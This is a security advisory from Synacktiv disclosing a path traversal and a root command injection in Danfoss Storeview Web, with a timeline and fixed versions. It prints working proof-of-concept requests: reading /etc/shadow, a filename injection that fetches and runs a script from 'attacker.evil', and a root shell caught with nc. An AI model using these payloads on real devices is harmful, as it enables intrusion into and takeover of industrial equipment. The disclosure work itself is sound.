SYNACKTIV


SECURITY ADVISORY

Multiple vulnerabilities in Danfoss Storeview Web

2023.05.22

FLORENT SICCHIO

MEHDI ELYASSA



Vulnerability description

Presentation of Danfoss Storeview Web

Storeview Web is a software platform that offers a secure and modern user interface for full web access to the AK-SM800A and other selected legacy front-ends. Storeview Web will be replacing both Storeview Browser 5 and Storeview Desktop, while also replacing select features from tools like ServiceTool, RMT and SiteService. The application runs on multiple platforms including browsers, desktops and mobile devices. Storeview Web is built on modern frameworks is continuously updated with new features based on customer feedback independent of updates on the AK-SM 800A device firmware.[1]

Issue

Synacktiv discovered two vulnerabilities affecting Danfoss Storeview Web, exposed by AK-SM 800A devices.

- V01 – Unauthenticated path traversal.
- V02 – Authenticated remote code execution as `root`.

By chaining them, an attacker could get authenticated access to Storeview Web by extracting password hashes from the filesystem, then execute remote commands on the server.

Affected versions

The following versions are affected by the identified vulnerabilities:

- V01 – Versions before 3.1.11.
- V02 – Versions before 3.2.6.

Timeline

Date	Description
2022.10.17	Advisory sent to security@danfoss.com
2022.12.20	Version 3.2.6 released with fix for V02
2023.05.22	Public release

1 https://www.danfoss.com/en/products/dcs/monitoring-and-services/storeview-web/

Technical description

V01 Path traversal

Description

The `get_file` action handled by the `sm_app` CGI binaries does not properly check user-supplied data. The path provided by the user in the `filename` parameter can contain escape sequences such as `..` (double dots). This allows any unauthenticated user to escape the current directory and retrieve any file on the system.

```
POST /xml.cgi HTTP/1.1
Host: REDACTED
[...]

<cmd action="get_file" filename="../../etc/shadow" offset="0"/>

HTTP/1.1 200 OK
Server: Danfoss SM800A
[...]

<?xml version="1.0" encoding="utf-8"?><resp action="get_file"
filename="../../etc/shadow" offset="0" time="1651224988"
error="0"><encodedfile><b64>cm9vdDoqKi[...]NTg6Ojo6Ojo=</b64></encodedfile><num_bytes>1
652</num_bytes><tot_bytes>1237</tot_bytes><enc_bytes>1652</enc_bytes><offset>1652</
offset><done>1</done></resp>
```

Impact

Because the application runs as `root` on the server, this vulnerability allows attackers to download any file on the system, including sensitive ones such as `/etc/shadow`, containing the password hashes of system users.

These hashes could then be cracked in order to gain authenticated access to the application.

V02 Command injection

Description

In the **load_cert** action handler (**xml_load_cert** function), a call to the **read_certificate** function is performed with user-provided data without prior sanitization.

```
unsigned __int8 __cdecl xml_load_cert(ezxml_t xml, ATTR_LIST attrlist)
{
  //...
  if ( attrlist[127].attr_exist ) // if filename exist
  {
    get_storage_path_user(cert_path, byte_8AC4B0, attrlist[127].attr_value);
    //...
    if ( xml_load_file(xml, attrlist) )
    {
      if ( read_certificate(cert_path, cert_info_path, 1u) )
      // ...
```

In the **read_certificate** function, a shell command is constructed using the provided parameters. However, as they are not sanitized, an attacker could inject escape sequences in the certificate filename, such as **$(..)** or **`..`** in order to execute arbitrary commands on the system.

```
int __cdecl read_certificate(
        const unsigned __int8 *cert_file,
        const unsigned __int8 *info_file,
        unsigned __int8 write_to_file)
{
  // ...
  res = 0;
  if ( write_to_file )
    ftext_s(command, 511, "openssl x509 -in %s -noout -text > %s", cert_file,
info_file);
```

```
$ cat data
<cmd user="Superviseur" password="***" action="load_cert" done="1" index="1"
filename="foo`sleep 5`" offset="6">
<b64></b64>
</cmd>
```

```
$ time curl -kd "$(cat ./data)" https://REDACTED/xml.cgi
real  0m5.457s
user  0m0.025s
sys   0m0.001s
```

Impact

By exploiting this vulnerability an attacker could gain full control of the device as the command are executed with **root** privileges.

```
POST /xml.cgi HTTP/1.1
Host: REDACTED
[...]

<cmd user="Superviseur" password="***" action="load_cert" done="1" index="1"
filename="`wget http://attacker.evil/script.sh && sh script.sh`" offset="6">
<b64></b64>
</cmd>
```

```
$ nc -vlnp 53
Connection received on REDACTED
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root)
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com